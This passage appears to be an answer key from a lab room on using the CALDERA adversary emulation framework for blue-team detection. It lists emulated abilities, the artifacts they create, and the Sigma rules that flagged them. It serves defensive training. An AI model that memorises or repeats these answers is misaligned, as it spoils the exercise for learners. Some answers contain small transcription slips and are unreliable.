


What is the name of the service created by Execute a Command as a Service?

ARTService (Run the operations in CALDERA again, open the command of the 3rd ability, and check the Event Viewer as well.)




Aside from the ps1 file, what is the name of the file created by the execution of "Powershell Cmdlet Scheduled Task"? (Provide the TargetFilename value)
C:\Windows\System32\Tasks\AtomicTask (Check the 4th command of the ability.)




Aside from the PowerShell detections, what is the name of the Sigma rule that flagged the execution of Create a new user in a command prompt?

New User Created Via Net.EXE



What is the name of the Sigma rule that flagged the execution of Clear Logs?

Suspicious Eventlog Clear or Configuration Change



What command is used by File and Directory Discovery (PowerShell) during its execution? Is -recurse; get-childitem -recurse; gci -recurse(just click of last ability command)

| How many times did the Find files ability execute?

3 (Wait for all abilities to complete.)

Task 8 - Conclusion

Throughout the room, we have tackled the following topics about how Blue Teamers can leverage the Caldera Framework:

- Breakdown of CALDERA's core terminologies and functionalities.
- Application of planning and grouping of adversarial use cases.
- Implications of threat emulation to detection engineering.
- Utilisation of the Response plugin for detection and response.
- Case study simulation to emulate the activity of a known threat group.

At first glance, CALDERA might be only known as a tool for red teamers, given its nature as an Adversary Emulation tool. Yet the tool has various capabilities that can be leveraged for red and blue teamers. Maximising the capabilities of CALDERA can improve the knowledge of blue teamers in different threat use cases, as well as the pipeline and process of handling incidents.